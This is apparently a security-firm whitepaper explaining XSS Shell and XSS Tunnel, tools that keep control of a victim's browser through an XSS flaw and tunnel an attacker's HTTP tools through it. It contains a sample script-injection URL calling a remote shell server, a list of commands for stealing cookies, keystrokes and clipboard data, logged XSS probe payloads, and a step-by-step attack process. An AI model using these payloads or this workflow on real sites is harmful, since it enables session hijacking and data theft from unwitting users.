XSS Tunnelling

Tunnelling HTTP traffic through XSS Channels

Ferruh Mavituna

www.portcullis-security.com

About XSS Tunnelling

In order to understand what XSS Tunneling is and how it works; you first need to understand what an XSS Channel is and how XSS Channels operate.

This document assumes that you are familiar with XSS attacks.

What Is An XSS Channel?

An XSS Channel is an interactive communication channel between two systems which is opened by an XSS attack. At a technical level, it is a type of AJAX application which can obtain commands, send responses back and is able to talk cross-domain.

The XSS Shell is a tool that can be used to setup an XSS Channel between a victim and an attacker so that an attacker to control a victim's browser by sending it commands. This communication is bi-directional.

To get the XSS Shell to work an attacker needs to inject the XSS Shell's JavaScript reference by way of an XSS attack. The attacker is then able to control the victim's browser. After this point the attacker can see requests, responses and is able to instruct the victim's browser to carryout requests etc.

A sample injection attack is shown below;

```
http://example.com/q="><script
src="http://xssshellserver/xssshell.asp"></script>
```

How Does XSS Shell Work?




Figure 1 : This Figure will shed a small light over the process

The XSS Shell is an application which has three main parts.

Firstly, the server side part of the XSS Shell coordinates the XSS Shell between an attacker and the victim. It is a server-side application and requires an ASP and IIS web server. It uses an MS Access database as storage.

The second part of the tool is client-side and written in JavaScript. This loads in the victim's browser and is responsible for the receiving and processing of commands together with providing the channel between the victim and the attacker. This code was tested under Firefox, IE6 and IE7.

The final part of the XSS Shell is the administration interface. An attacker can send new commands and receive the responses from a victim(s) browser instantly from this interface. Again it is ASP and requires IIS.




Figure 2 : Sample XSS Shell Session

All of the following steps do not wait for each other and are constantly checking for responses and requests within specified time delays.

1. An attacker infects a website with a persistent or reflected (*temporary*) XSS attack which calls remote XSS Shell JavaScript.
2. The Victim follows a link or visits the page and executes the JavaScript within that domain.
3. The Victim's browser begins to perform periodic requests to the XSS Shell Server and looks for new commands.
4. When the victim browser receives a new command such as (*Get Cookies, Execute custom JavaScript, Get Key logger Data etc.*) it is processed and returns the results to the XSS Shell.
5. The Attacker can push new commands to victim(s) browser and view the results from the XSS Shell administration interface.

Points of Interest

- XSS Shell communication relies on remote JavaScript loading in order to bypass the same-origin policy
- In the first execution, XSS Shell re-generates the page. Thus even the victim follows a link; XSS Shell will remain in the page and therefore, allows the attacker to keep control of the victim's browser. As soon as the victim obtains that window (*even if the victim follows a links to another website*) the victim's session will be open and the browser will follow an attacker's commands.
- Some XSS Shell commands are shown below:
  - Get Cookie
  - Get Current Page
  - Execute custom Javascript
  - Get Mouse Log
  - Get Keylogger Data
  - Get Clipboard
  - Get Internal IP Address (*Firefox - JVM*)
  - Check visited links (*CSS history hack*)
  - Crash Browser (*if you don't like your victim!*)

- It is open source and is quite easy to implement new commands such as port scanning.
- XSS Shell is especially dangerous in permanent XSS vulnerabilities. Due the fact that an attacker can easily infect hundreds of browsers and manage them simultaneously.

Why Is It Better Than The Classic XSS Attacks?

- An attacker would have more than one shot. After controlling a victim(s) browser the attacker is able to decide their next move based on responses and the current environment.
- It enables you to bypass the following;
    - IP Restrictions,
    - Basic/NTLM Auth Based or similar authentications.
- As it is the intention to send **alert("owned!")** to thousands of victims and build a temporary XSS powered botnet!


What Is XSS Tunnelling?

XSS Tunnelling is the tunnelling of HTTP traffic through an XSS Channel to use virtually any application that supports HTTP proxies.

What Is XSS Tunnel?

XSS Tunnel is the standard HTTP proxy which sits on an attacker's system. Any tool that is configured to use it will tunnel its traffic through the active XSS Channel on the XSS Shell server. The XSS Tunnel converts the request and responds transparently to validate the HTTP responses and XSS Shell requests.

XSS Tunnel is written in .NET and requires .NET Framework to work. It is a GPL Licensed open source application.



Connected Victim
Victim ID : **528104**

Stats
Requests From Client : 32
Responses From Victim : 32
Cached Responses : 0

Status	Requested Path
200	/sample_victim/2.htm
200	/sample_victim/2.htm
200	/sample_victim/3.htm
200	/sample_victim/1.htm
200	/sample_victim/lg.gif
404	/sample_victim/lgasdasd
404	/sample_victim/notexistsasdasd
200	/sample_victim/
404	/sample_victim/victim.asp?fulltext=&go=Go&search=type=
200	/sample_victim/1.htm
404	/sample_victim/victim.asp?fulltext='&go=Go&search=type=
404	/sample_victim/victim.asp?fulltext='onmouseover=alert(0xcfcfcf)&go=Go&search=ty...
404	/sample_victim/victim.asp?fulltext="&go=Go&search=type=
404	/sample_victim/victim.asp?fulltext=&go=%22%3E%3Cscript%3Ealert(0xcfcfcf)%3C/s...
404	/sample_victim/victim.asp?fulltext=%22%22&go=Go&search=type=
404	/sample_victim/victim.asp?fulltext=&go=%20onmouseover=alert(0xcfcfcf)&search=t...
404	/sample_victim/victim.asp?fulltext='/*&go=Go&search=type=

Proxy started.

Figure 3 : Sample XSS Tunnel Session – Tunneling for a web app vulnerability scanner

Why Tunnel HTTP Traffic Through An XSS Channel?


Consider this Scenario;

An XSS vulnerability is exploited and the admin session eventually obtained and it turns out that the admin pages are IP restricted. It does not matter because by using an XSS Shell it is possible to bypass this restriction. However, a Blind SQL Injection is then found in the admin part of the page; it is well known that it is quite impossible to exploit a Blind SQL Injection manually.

It is now possible to write a Blind SQL Injector into the JavaScript or to configure a favourite SQL Injection tool using the XSS Tunnel and tunnel all of the traffic through previous XSS Channels and exploit it easily.

Benefits Of XSS Tunnelling

- It enables the use of virtually any tools that support HTTP Proxies!
- It is possible to use automated tools such as Nikto, SQL Injectors, HTTP brute-forcer against an IP restricted areas of the website,
- It allows the configuration of your local browser to use the XSS Tunnel and browse the website with a victim's credentials from your own browser and it does not involve the use of any kind of complicated cookie / IP / user agent based checks,
- It is very good for demonstrating the result of an XSS attack.



Server : http://www.xssshellserver.com:60000/admin/
Password : ●●●●
Listen : Any Interface : 8080
Proxy stopped.

Figure 4 : XSS Tunnel Listening Settings

How Does XSS Tunnel Work?

1. The XSS Tunnel connects to a specified XSS Shell and obtains the current active identifier (the *victim to be controlled*)
2. The local HTTP client (*browser, Nikto etc.)* sends HTTP requests to the XSS Tunnel
   - The XSS Tunnel converts the HTTP requests into requests which the XSS Shell can understand and process. It then sends these requests to the XSS Shell Server.
   - The XSS Shell Server saves this request to its database (*All these requests only work for a specified victim by the XSS Tunnel. This ID can be seen in the dashboard of the XSS Tunnel*).
3. The XSS Shell Client (*which resides in JavaScript in the victim's browser*) performs periodic requests for the XSS Shell Server and checks for new commands to process.

   This process requires cross-domain read. The XSS Shell uses remote JavaScript loading to bypass the same-origin policy restrictions.
   - If there are new commands, it loads them and processes and sends the responses (*this can be simply a confirmation code or source code of a page or a binary file*) to XSS Shell server.

     Commands and responses run in a multithreaded fashion.
4. XSS Tunnel in the local cache, checks the XSS Shell Server for a response for previously assigned requests. If there is a response it converts the response to a valid HTTP response and sends it to the client application.

   By default the XSS Tunnel caches JavaScript, CSS and image files for a better performance. This is really required if using the XSS Tunnel with a browser. If requested the resource is already in the cached XSS Tunnel and can be obtained from the local cache and sent to the client application.

   Caching can be disabled or the cache can be managed from the user interface of XSS Tunnel.

An Attack Process

1. Setup the XSS Shell Server,
2. Configure the XSS Tunnel to use the XSS Shell Server,
3. Prepare the XSS attack (*submit to a vulnerable website or send a link etc.*),
4. Launch the XSS Tunnel and wait for a victim,
5. Configure the tool or browser to use the XSS Tunnel,
6. When you see victim in the XSS Tunnel, start to use your browser / tool for the targeted domain.